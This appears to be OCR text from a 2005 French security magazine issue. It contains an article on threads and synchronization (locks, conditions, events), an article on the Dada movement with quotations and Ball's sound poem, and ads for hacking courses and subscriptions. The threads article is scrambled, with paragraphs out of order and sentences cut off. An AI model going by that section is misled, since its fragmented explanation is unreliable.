
Sont notamment construites autour des threads les interfaces graphiques des programmes : en effet, souvent, les actions de l'utilisateur sur le logiciel par le biais de périphériques d'entrée comme le clavier ou la souris sont gérées par un coprocesseur tandis que les tâches plus complexes (mise en page, transformation d'une image, génération d'un environnement 3D etc.) sont gérées par un autre thread. L'avantage ici est de permettre à l'utilisateur de continuer à interagir avec son environnement logiciel alors même que l'ordinateur est en train de travailler, et ce, de manière totalement transparente. On évite ainsi tout blocage. Il me serait en effet pénible de ne

Voici l'essentiel de ce que vous devez de savoir sur les threads. Cet article montre pourquoi les développeurs de CPCNG veulent introduire cette notion dans le système d'exploitation qu'ils développent.

Un programme peut donc se décomposer en plusieurs threads comme le montre les figures ci-dessous.

Concernant les ressources justement, le fait que deux processus légers puissent être "nés" du même processus

de mettre en place des systèmes de synchronisation, par le biais, par exemple, de sémaphores dont nous avons déjà parlé.



Fonctionnement

Créer un thread ne se fait pas de la même façon que la création d'un processus par le biais d'un fork comme nous avons pu le voir précédemment.

Ainsi, tous les coprocesseurs issus d'un même programme vont devoir être capables de partager le même espace d'adressage et les seules différences qui les caractériseront seront leurs identités, leurs piles d'exécution et certaines des informations systèmes qu'ils auront à leur disposition comme par exemple le masque des signaux, l'état des verrous ou encore des conditions. Les coprocesseurs d'un même programme se regroupent pour former un groupe dans lequel ils seront tous traités de la même façon, à une exception près : le coprocesseur principal

pas pouvoir continuer à écrire cet article sur mon traitement de texte sous prétexte que celui-ci, en même temps, a pour tâche de corriger les fautes d'orthographe !

Les processus légers ont une partie commune; ils se partagent en effet des informations sur l'état du processus dont ils sont issus ainsi que sur diverses ressources.

" père " peut faciliter le partage entre eux. Par contre, cela risque d'être davantage compliqué pour des threads issus de processus différents. Il est donc absolument nécessaire

qui a été créé au démarrage du processus principal (le programme) a davantage de valeur car sa terminaison provoque, à la fois, la clôture de tous les autres processus mais également la fer-

threads

meture du programme. La figure ci dessous nous montre un thread principal donnant naissance à d'autres coprocessus.

Il nous semble absolument nécessaire de bien préciser qu'un coprocessus ne doit pas être confondu avec une co-routine d'un programme. En effet, ces dernières (petites parties d'un programme exécutant une tâche précise) ne sont pas capables de s'exécuter en parallèle : tout à tour, une co-routine passe devant une autre et ainsi de suite. Les coprocessus, eux, sont aptes pour l'exécution en parallèle même s'ils peuvent être interrompus de façon préemptive par le système d'exploitation pour donner la main à d'autres coprocessus. Nous sommes donc ici dans une situation similaire aux processus dont nous avons parlé au cours d'un article précédent. Partageant une mémoire commune, les coprocessus n'hésitent pas à s'en servir pour communiquer entre eux. La communication nécessite cependant que les deux coprocessus qui souhaitent communiquer le fassent lorsque

très évolué, nous pouvons opter pour une autre méthode plus efficace : celle des événements.

Les différents appels

L'appel système create sert à créer un nouveau coprocessus tandis que la fonction exit sert à le terminer prématurément (suite à une décision de l'utilisateur). Le coprocessus principal est celui qui lance le premier d'autres coprocessus. S'il se termine, il exécute automatiquement une fonction dénommée pervasives.exit qui a pour but de clore à la fois le processus principal et tous ses coprocessus. L'appel système join est utilisé pour permettre à un coprocessus d'en attendre un autre. Dès lors, le coprocessus appelant est suspendu jusqu'à ce que celui qui a été appelé se soit terminé. Notons que le coprocessus principal peut lui aussi lancer ce genre d'appel afin d'attendre un autre. Les autres coprocessus aient retourné une valeur avant de se terminer lui-même ou de terminer le programme. Ce genre d'appel bloquant

Notez cependant que le système d'exploitation peut suspendre un coprocessus afin de donner temporairement la main à un autre ou parce qu'il est en attente d'une ressource non disponible, soit utilisée par un de ses coprocessus, soit utilisée par un autre processus.

Utilisation des verrous pour la synchronisation entre coprocessus

Il existe un problème quand deux coprocessus veulent un accès concurrent à une même ressource. Prenons un compteur c et deux processus p et q qui incrémentent chacun en parallèle le même compteur c. Le coprocessus p lit la valeur du compteur c puis donne la main à q qui, à son tour, lit la valeur de c. Puis il continue et écrit la valeur k+1 dans c. Le processus p reprend la main et écrit la valeur k+1 dans c. La valeur finale de c est donc k+1 au lieu de k+2. La solution, est d'utiliser des verrous qui empêchent l'entrelacement arbitraire de p et q. Par verrous, les programmeurs désignent des éléments partagés par le groupe de coprocessus issus d'un même pro-

cessus. Cette expérience serait gelé jusqu'au déblocage du verrou). C'est la fonction create qui crée le verrou en produisant un objet qui n'est pas bloqué. Ce fait est le résultat de la fonction lock. Pour libérer le verrou, il faudra utiliser la fonction unlock.

Les conditions

Cependant, les verrous ne peuvent pas nous satisfaire car, s'ils permettent d'attendre qu'une ressource ou donnée libre soit partagée, ils ne permettent pas d'attendre la forme précise d'une donnée.

Les conditions sont la solution à ce problème de forme. Ainsi, quand un coprocessus possède un verrou sur un objet, le coprocessus peut se mettre en attente jusqu'à ce que la situation souhaitée se réalise.

Les événements

Pour faciliter l'exécution concurrente de coprocessus, il est possible d'établir une communication synchrone par le biais d'événements. Ainsi, la communication se fait par le biais d'événements au travers de canaux qui permettent de communiquer entre coprocessus d'un même processus.



la synchronisation entre eux est bonne. Cette dernière peut-être gérée efficacement par le biais de verrous et de conditions. Éventuellement, si nous mettons en place un système

peut-être interrompu par le biais d'un signal. S'ensuit alors une série d'opérations qui ne pouvaient se faire tant que le blocage existait. Puis, l'appel est relancé.

programme ou processus. Il faut savoir qu'un seul coprocessus à la fois peut bloquer un verrou et qu'un verrou bloqué ne peut pas l'être une seconde fois (le coprocessus qui tenterait l'ex-

Nous espérons que cette introduction aux threads, de notre point de vue, vous a permis de mieux saisir leur fonctionnement. Nous pourrions aller plus loin la prochaine fois. À bientôt !

DADA, l'art plus art



PÈRE UBU : « Cornegidouille !
Nous n'aurons point tout démoli
si nous ne démolissons même les
ruines. »

Alfred Jarry, *Ubu enchaîné*

L'histoire du mouvement Dada est l'histoire d'une idée qui se développa tout d'abord sans nom, embryonnaire et sporadique, puis grandit au point que ses protagonistes éparpillés dans le monde acceptent ce mot magique. Dada, comme leur cri de ralliement.


Depuis le dernier quart du XIX^e siècle, différents groupes à la fois parodiques et contestataires parisiens, tels les Zutistes, Hydropathes, Incohérents, Jemenfoutistes et autres Hirsutes avaient entrepris un salutaire travail de sape contre l'art académique qui imposait les valeurs bourgeoises comme canons du bon goût et exerçait un pouvoir dictatorial sur l'esthétique de l'époque. Toute forme nouvelle, toute recherche picturale étant systématiquement rejetée. Le canular et le calembour étaient les armes de ces groupes. En témoignent ces quelques exemples d'œuvres présentées au salon des Incohérents : Peinture à l'huile de foie de morue, Bas relief

gadji beri bimba

gadji beri bimba glandridi laula lonni cadori
gadjama gramma berida bimbala glandri galassassa laulitalomini
gadji beri bin blassa glassala laula lonni cadorsu sassala bim
gadjama tuffm i zimzalla binban gligla wowolimai bin beri ban
o katalominai rhinozerossola hopsamen laulitalomini hoooo
gadjama rhinozerossola hopsamen
bluku terullala blaullala loooo

zimzim urullala zimzim urullala zimzim zanzibar zimzalla zam
elifantolim brussala bulomen brussala bulomen tromtata
velo da bang bang affalo purzamai affalo purzamai lengado tor
gadjama bimbalo glandridi glassala zingtata pimpalo ögrögrööö
viola laxato viola zimbrabim viola uli paluji malooo

tuffm im zimbrabim negramai bumbalo negramai bumbalo tuffm i zim
gadjama bimbala oo beri gadjama gaga di gadjama affalo pinx
gaga di bumbalo bumbalo gadjamen
gaga di bling blong
gaga blung



Marcel Duchamp,
In advance of the Broken Arm, 1915

Hugo Ball

consistant en un bas collé sur une planche. Ou bien cette œuvre d'Alphonse Allais intitulée *Communion de jeunes filles chlorotiques par temps de neige*, qui est une simple feuille de bristol blanc punaisée au mur. Le couronnement de ces prémisses fut la création d'*Ubu Roi* d'Alfred Jarry, en 1896 au théâtre de l'Œuvre. Ce personnage absurde, grotesque et tout enflé d'un vide incommensurable, qui entamait la pièce par un tonitruant Merdre, fut le premier emblème d'un esprit qui allait connaître son apothéose explosive au son des canons de la guerre de 14-18.

Dès 1912, la revue *Maintenant* entièrement réalisée par Arthur Cravan, poète et boxeur, est une attaque en règle contre le bon goût littéraire et artistique. Elle comptera cinq numéros jusqu'en 1915.

Arthur Cravan :

« Il faut absolument vous fourrer dans la tête que l'art est aux bourgeois : un monsieur sans imagination. »

« Il y a des artistes, nom de Dieu ! Dans la rue on ne verra bientôt plus que des artistes, et l'on aura toutes les peines du monde à y découvrir un homme. »

En 1913 Marcel Duchamp, influencé par le cubisme et le futurisme, peint *Nu descendant*

Dada avant Dada



Hugo Ball au Cabaret Voltaire en 1916

un escalier. Le tableau est refusé par le comité de sélection du Salon des Indépendants. Ce qui déclenchera chez lui une haine profonde de la peinture. La toile est néanmoins acceptée à l'exposition d'art moderne de l'Armory Show à New-York. Le scandale est énorme, mais Duchamp est désormais célèbre aux États-Unis. La même année, il invente le Ready-made. C'est un objet courant, en l'occurrence une roue de bicyclette montée sur un tabouret qu'il proclame œuvre d'art. Le plus célèbre de ses ready-made est l'urinoir baptisé *Fountain* qu'il tente d'exposer au Salon des Indépendants de New York en 1917. Et qui est refusé malgré la liberté d'expression revendiquée


par ses organisateurs. L'œuvre fera pourtant le tour du monde grâce à une photo d'Alfred Stieglitz parue dans la revue *Blind Man* la même année.

Le Cabaret Voltaire

En 1913 Hugo Ball et Hans Leybold créent à Berlin la revue *Revolution*, qui est à la fois politique et artistique. Hugo Ball part pour Zurich en 1915 et fonde le *Cabaret Voltaire* en 1916.

Marcel Janco :

« C'est lui (Hugo Ball) qui eut l'idée de créer le Cabaret Voltaire. Il fut l'inspireur et le metteur en scène de nos soirées littéraires et peut-être le plus inventif de nos poètes. Lorsqu'il apprit que j'étais peintre, il me proposa tout de suite de participer à son projet et



Francis Picabia, œuvre sur papier, 1919-1920

d'y inviter aussi mes amis. J'amenaï mon grand ami Arp et mon petit copain Tzara. Le soir même fut conclu le premier pacte d'amitié et c'est ainsi que commença notre travail.»

« Ce fut une grande excitation pour le cœur à l'heure des pénuries de toutes sortes dans ce petit coin du monde, que de se trouver en présence d'une pensée libre, expression de la conscience de



Marcel Duchamp, Fountain, 1917



l'homme devant sa culture en faillite. Ce n'était pas une place de tout repos. Malgré le caractère artistique de la tentative initiale, la plupart de nos manifestations étaient imprégnées d'une agressivité et d'une amertume politiques qui ne déplaisaient point.»

Peu après la création du cabaret, Richard Huelsenbeck arrive de Berlin. En mai 1916, Hugo Ball publie la revue *Cabaret Voltaire* où est imprimé pour la première fois le mot Dada. La découverte de ce nom fut l'objet d'une discussion sans fin.

Tristan Tzara :

« La légende veut que le nom de Dada fut trouvé en ouvrant le Larousse au hasard, le premier mot tombé sous nos yeux étant celui de Dada. On m'a souvent demandé si cela correspondait à la vérité historique. Mais la légende est maintenant si fortement établie, acceptée et consignée que l'histoire elle-même ne saurait l'ébranler.»

Richard Huelsenbeck :

« Le mot Dada a été découvert par hasard dans un dictionnaire allemand-français par Ball et moi-même, alors que nous cherchions un nom de théâtre pour Madame le Roy, la chanteuse de notre cabaret.»

Tristan Tzara :

« Les réactions violentes de la bourgeoisie zurichoise envers cette tentative de renouvellement artistique nous incitèrent, en les narguant, de donner un caractère de plus en plus agressif à nos manifestations. C'est ainsi que, parallèlement à notre dégoût envers tout ce qui était conventionnel, sclérosé ou lourdement enlisé dans la boue des intérêts matériels, notre esprit se développa dans un sens révolutionnaire, et quoique celui-ci n'eût comme fondement que les



Kurt Schwitters. Merzbild. 1930

valeurs négatives propres à l'adolescence, il faut dire qu'il répondait aux inspirations de la jeunesse d'alors qui avait des raisons valables pour se déclarer en contradiction avec les aînés. Notre volonté de renouvellement ne concernait pas seulement les arts plastiques et littéraires, car nous entendions aller plus loin en nous attaquant sinon à la structure de la société, du moins à cette culture hypocrite qui avait

permis le massacre et la misère, tout en se réclamant des principes hautement moraux.»

Si Dada est anti-art, c'est parce qu'il considère que l'art établi est un masque. Il veut détruire ce masque et montrer l'art dans sa nudité originelle. C'est le réel qui montre sa beauté sans fard et cela choque les bourgeois, consommateurs de ce qui est avant tout un produit de luxe. C'est un « art plus art », selon la formule de Tristan Tzara. On veut retrouver la force chamanique des arts primitifs.

Tristan Tzara :

« Dada est un microbe vierge (...) Il se transforme - affirme - dit en même temps le contraire - sans importance - cris - pêche à la ligne. (...) Dada est contre le futur, Dada est mort, Dada est idiot.»

Dada voyage

En juillet 1916, parution de la pièce de Tzara, *La Première Aventure Céleste de Mr Antipyrine*, qui est aussi le premier volume de la collection

Dada. À la fin de l'année, Tzara envoie le livre à New-York, faisant ainsi découvrir Dada à Duchamp. Début 1917 marque la parution du premier numéro de la revue *391* par Francis Picabia à Barcelone. Il en apporte les quatre premiers numéros à New-York en avril. Huelsenbeck retourne à Berlin en 1917 et y fonde le *Club Dada* en 1918. Les principaux membres sont Raoul Hausmann, George Grosz, Franz Jung et Johannes Baader.

Raoul Hausmann :

« L'individu dadaïste est l'opposant radical à l'exploitation, le sens de l'exploitation ne produit que des sots et l'individu dadaïste hait la sottise et aime le non-sens ! Donc l'individu dadaïste se révèle comme vraiment réel face à la fausseté puante du père de famille et du capitaliste crevant dans son fauteuil.»

Le Dada de Berlin n'est pas celui de Zurich. C'est une nouvelle force spontanée qui surgit dans la tourmente de l'Allemagne écrasée par la défaite. Hausmann et John Heartfield, animés par le climat de violence politique, inventent le collage, à partir de photos et de textes découpés dans les journaux.

Simultanément, Dada donne naissance à une autre branche à Hanovre. C'est le mouvement Merz (fragment du mot *Kommerzbank*) qui a pour



El Lissitzky. Portrait de Apé avec Monocle Dada. 1923



Raoul Hausmann déclamant sous forme Oaoa. 1965



Johannes Baader, Grandever et décadence de l'Allemagne, foire internationale Dada, Berlin 1920

créateur et unique membre Kurt Schwitters. Celui-ci utilise des déchets trouvés dans la rue comme matière première de ses tableaux.
Kurt Schwitters :
« Comme le pays était ruiné, par économie, je pris ce qui me tombait sous la main. On peut aussi créer avec des ordures et c'est ce que je fis, en les collant et en les clouant. »

À Zurich, Dada détruit le sens des mots pour en faire un son pur. À Berlin, Dada fait exploser la typographie pour ne plus garder que la lettre. À Hanovre, Dada transforme le matériau brut en œuvre d'art. L'expression réduite à sa force

la plus élémentaire devient une arme contre la bêtise.
Tristan Tzara :
« Il nous faut des œuvres fortes, droites, précises et à jamais incomprises. La logique est une complication. La logique est toujours fausse. Elle tire les fils des notions, paroles, dans leur extérieur formel, vers des bouts des centres illusoire. Ses chaînes tuent, myriapode énorme asphyxiant l'indépendance. »

Dada à Paris

1919. Après la découverte du Manifeste Dada 1918 de Tzara, Picabia lui rend visite à Zurich. Marcel Janco :
« Picabia avait entendu parler de Dada de New-York et il est venu

à Zurich le trouver. Qu'est-ce que Dada ?, voulait-il savoir. Ils n'avaient pas de nom pour ces activités avant nous. Nous avons trouvé le nom « Dada » Et il l'ont accepté parce qu'ils ont accepté l'idée. »

Au même moment, André Breton, qui a lui aussi pris connaissance du manifeste de Tzara, le contacte par lettre. Breton et Philippe Soupault créent peu après la revue Littérature. Collaboration de Picabia. Tzara, considéré comme le nouveau Rimbaud par les jeunes poètes français, arrive à Paris en 1920. Mais rapidement, l'imprésario du scandale permanent devenu « poète malgré lui », selon les termes de Philippe Soupault, est mal à l'aise parce que le mouvement parisien est avant tout littéraire alors qu'à Zurich c'était un art total. Breton et ses amis font prendre à Dada une tournure qui ne plaît ni à Tzara ni à Picabia qui déclare :
« Maintenant Dada a un tribunal, des avocats et bientôt probablement des gendarmes. »

En 1923, la soirée Dada du Cœur à Barbe fut le prétexte d'un affrontement violent qui marqua la fin de Dada et le début du surréalisme. La guerre, jusqu'alors souterraine, truffée de ruptures individuelles, eut ce soir là son apothéose.

Henri Béhar :
« Ce furent malheureusement des questions de personnes qui

déterminèrent les interventions d'Eluard, de Breton et de leurs jeunes amis, lesquels allèrent plus loin que le simple chahut puisque Pierre de Massot eut le bras cassé d'un coup de canne d'André Breton, que Jacques Baron, René Crevel et Tzara furent rossés avant que n'intervint la police. »

Dada après Dada

Dada était mort, mais on en trouvera de puissantes rémanences au cours du xx^e siècle, aussi bien dans le lettrisme et le situationnisme que dans le mouvement punk dont la durée de vie fut tout aussi courte et fulgurante.
Marcel Janco :
« Dada ne fut point une blague, mais un tournant de route ouvrant de larges horizons à l'esprit. Il subsiste et subsistera aussi longtemps que la négation contient le ferment de l'avenir. »


À Voir

Dada, centre Georges Pompidou, place Beaubourg, 75004 Paris

À lire

Hugo Ball, Tenderenda le Fantasque, Vagabonde 2005
Sources
Marc Dachy, Archives Dada, Hazan 2005
Henri Béhar, Le Théâtre Dada et Surréaliste, Gallimard 1979
Action Poétique No 181, Dadada

Captain Cavera



141.

Johannes Baader, Letztes Manifest



CAPTAIN CAVERN PRESENTE L'univers étant un spectre de fréquences infinies, il faut changer de longueur d'onde pour changer de monde. C'est ce qu'a fait le Voyageur Fantôme. Il a relaté ses aventures dans les carnets que nous reproduisons ici

LES CARNETS DU VOYAGEUR FANTÔME INTERMONDE 1



L'agent cérébral déclenche son générateur d'idées bizarres. Le rayon contamine l'univers. Le péril galactique prend corps en détruisant l'axe de la mécanique céleste. La puissance du monstre se nourrit du déséquilibre cosmique. L'univers désaxé va percuter le néant qui s'éveille d'un sommeil ancestral, enfin libre.



The HACKADEMY

s'engage pour la baisse du prix des magazines informatiques

Nous avons décidé d'offrir à nos lecteurs la possibilité d'acquérir nos magazines à prix fortement réduit. The Hackademy Magazine peut ainsi être acheté pour 4,5 euros (au lieu de 5,9 euros, soit 1,4 euros d'économie sur chaque numéro !)

Comment en profiter ?

Il suffit de se rendre sur notre site et de commander le prochain numéro, avec votre CB ou par chèque, avant le 20 octobre. Vous le recevrez directement chez vous, et même deux jours avant les marchands de journaux !

Pour de meilleures conditions encore, vous pouvez aussi vous abonner, souscrire à nos packages et découvrir nos promotions !

Comment parvenons-nous à faire baisser les prix à ce point ?

Lorsque vous commandez directement chez nous votre numéro, nous n'avons pas à verser de commission aux messageries de distribution.

L'économie réalisée vous est alors intégralement reversée sous forme de réduction.

C'est le même principe que l'abonnement, mais accessible désormais au numéro.

Pourquoi le faisons-nous ?

Parce que nous estimons que la presse informatique, surtout dans le domaine de la sécurité, est beaucoup trop chère (7,45 euros pour MISC, 7,50 euros pour hackin9 par exemple).

Fidèles à notre idéal de diffusion du savoir pour le plus grand nombre, nous souhaitons donc être à l'origine d'un grand mouvement de baisse des prix en donnant l'exemple. Avec 84 pages sans aucune publicité,

The Hackademy Magazine est déjà le moins chère des mags de sécu de qualité. Mais nous voulons aller plus loin encore.

Participez vous aussi à ce mouvement en commandant votre prochain Hackademy Magazine (ou en vous abonnant) sur notre site www.thehackademy.net

Vous pouvez aussi utiliser le bulletin ci-dessous, avec des frais forfaitaires de traitement de 1 euro par bulletin :

Envoyez votre bulletin accompagné de votre règlement à l'ordre de DMP, 26 bis rue Jeanne d'Arc, 94160 Saint-Mandé

Je commande le **prochain numéro pour 4,5 euros**
(arrêt des commandes pour le N°3 le 24 décembre 2005)

Je m'abonne pour **un an pour 27 euros** (soit 4,2 euros le numéro)

Je m'abonne pour **deux ans pour 49 euros** (soit 4,1 euros le numéro)

Packages abonnements + cours de the hackademy School !!!

Je souscris un **package intit** pour **99 euros**
(abonnement 1 an + les cours newbie et newbie+ de thehackademy school)

Je souscris un **package I LUV U** pour **119 euros**
(abonnement 2 ans + les cours newbie et newbie+ de thehackademy school + le t-shirt vintage intrusion.exe)

Toutes ces commandes sont également accessibles en ligne sans frais de traitement.
Profitez-en et faites-le savoir ! Ensemble, nous ferons baisser le prix des magazines !

Frais de traitement **1€**

TOTAL :

NOM : PRÉNOM :
ADRESSE : CODE POSTAL :
VILLE : PAYS :
E-MAIL :

PAIEMENT

par chèque à l'ordre de DMP

par Carte Bleu

Expire en

Signature :

the HACKADEMY

Centre de formation agréé depuis 2002

SCHOOL

Pour bien préparer l'année 2006

l'Hackademy School

vous propose ses nouveaux cours pro :

Windows Sécurité Pro, Linux Sécurité Pro ,Wifi Sécurité Pro

et toujours les incontournables

Paris • Lyon • Genève • Marseille • Strasbourg • Maubeuge

- **Cours professionnels de sécurité informatique avancée**
 - **Cours Newbie**
 - **Cours Linux**
- **Formations en entreprise**
- **Audit et conseil**

Contact : 01.53.66.95.28 (Médéric).
E-mail : hackademy@thehackademy.net

Planning des formations et toutes les infos sur www.thehackademy.net

HACKADEMY #1 MAGAZINE HORS SÉRIE SURF SESSION

HORS SÉRIE

**Apprendre
le hacking par soi-même**

*Plus de 80 sites exclusifs
et outils à connaître*

Tous les bons spots de hack



ANONYMAT • CONFIDENTIALITÉ • RÉSEAU • ATTAQUES ET SÉCURISATION
MOTS DE PASSE • E-ZINES • ADMINISTRATION • DÉVELOPPEMENT

En vente en kiosque
Le coins des développeurs